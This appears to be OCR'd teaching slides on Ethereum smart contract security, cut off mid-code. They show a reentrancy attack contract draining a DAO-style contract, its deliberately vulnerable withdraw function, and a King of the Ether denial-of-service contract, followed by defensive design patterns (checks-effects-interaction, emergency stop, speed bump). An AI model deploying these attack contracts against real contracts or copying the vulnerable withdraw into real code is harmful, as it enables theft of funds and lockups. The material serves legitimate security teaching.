
```
contract Mallory {
    SimpleDAO public dao = SimpleDAO(0x354...);
    address owner;

    function Mallory() {
        owner = msg.sender;
    }

    function () {
        dao.withdraw(dao.queryCredit(this));
    }

    function getJackpot() {
        owner.send(this.balance);
    }
}
```



```
    function withdraw(uint amount) {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender] -= amount;
        }
    }
```

KING OF THE ETHER - 1

- Is a game[1] where players compete for acquiring the title of “King of the Ether”. If someone wishes to be the king, he must pay some ether to the current king, plus a small fee to the contract.




```
contract KotET {
    ...
    function () {
        if (msg.value < claimPrice) throw;
        uint compensation = calculateCompensation();
        if (!king.call.value(compensation)()) throw;
        king = msg.sender;
        claimPrice = calculateNewPrice();
    }
}

contract Mallory {
    function unseatKing(address a, uint w) {
        a.call.value(w);
    }

    function () {
        throw;
    }
}
```

1 Source
https://kingoftheether.com

KING OF THE ETHER - 2

- Consider an attacker Mallory, whose fallback just throws an exception.
- The adversary calls unseatKing with the right amount of ether, so that Mallory becomes the new king.
- At this point, nobody else can get her crown, since every time KotET tries to send the compensation to Mallory, her fallback throws an exception, preventing the coronation to succeed.
- DoS created!




```
contract KotET {
    ...
    function () {
        if (msg.value < claimPrice) throw;
        uint compensation = calculateCompensation();
        if (!king.call.value(compensation)()) throw;
        king = msg.sender;
        claimPrice = calculateNewPrice();
    }
}

contract Mallory {
    function unseatKing(address a, uint w) {
        a.call.value(w);
    }

    function () {
        throw;
    }
}
```

SMART CONTRACT SECURITY DESIGN PATTERNS

1 CHECKS-EFFECTS-INTERACTION

PROBLEM

A Smart Contract may communicate with an external Smart Contract (trough fallback). If the external contract code is malicious, it can be able to take over control flow of the Smart Contract's code.



```
function auctionEnd() public {
     // 1. Checks
     require(now >= auctionEnd);
     require(!ended);

     // 2. Effects
     ended = true;

     // 3. Interaction
     beneficiary.transfer(highestBid);
 }
```

SOLUTION

CHECKS-EFFECTS-INTERACTION

- Check all the preconditions
- Then make changes to the contract state
- Finally interact with other contracts.


The use of low level «address.call()» should be avoided. For sending Ether uses «address.transfer()» or «address.send()». With these methods, the contract is given only 2300 gas, which is currently only enough to log an event.

2

EMERGENCY STOP

PROBLEM

Since a deployed contract is executed autonomously on the Ethereum network, there is no option to halt its execution in case of a major bug or zero-day vulnerability



```
contract EmergencyStop is Owned {
    bool public contractStopped = false;
    modifier haltInEmergency {
        if (!contractStopped) _;
    }
    modifier enableInEmergency {
        if (contractStopped) _;
    }

    function toggleContractStopped() public onlyOwner {
        contractStopped = !contractStopped;
    }

    function deposit() public payable haltInEmergency {
        // some code
    }

    function withdraw() public view enableInEmergency {
        // some code
    }
}
```

SOLUTION

EMERGENCY STOP


Stop the execution of a contract or its parts when certain conditions are met. A recommended scenario would be, that once a bug is detected, all critical functions would be halted, leaving only the possibility to withdraw funds.

3

SPEED BUMP

PROBLEM

The simultaneous execution of sensitive tasks by a huge number of parties can bring about the downfall of a contract.



```
contract SpeedBump {
    struct Withdrawal {
        uint amount;
        uint requestedAt;
    }
    mapping(address => uint) private balances;
    mapping(address => Withdrawal) private withdrawals;
    uint constant WAIT_PERIOD = 7 days;

    function deposit() public payable {
        if (!(withdrawals[msg.sender].amount > 0))
            balances[msg.sender] += msg.value;
    }

    function requestWithdrawal() public {
        if (balances[msg.sender] > 0) {
            uint amountToWithdraw = balances[msg.sender];
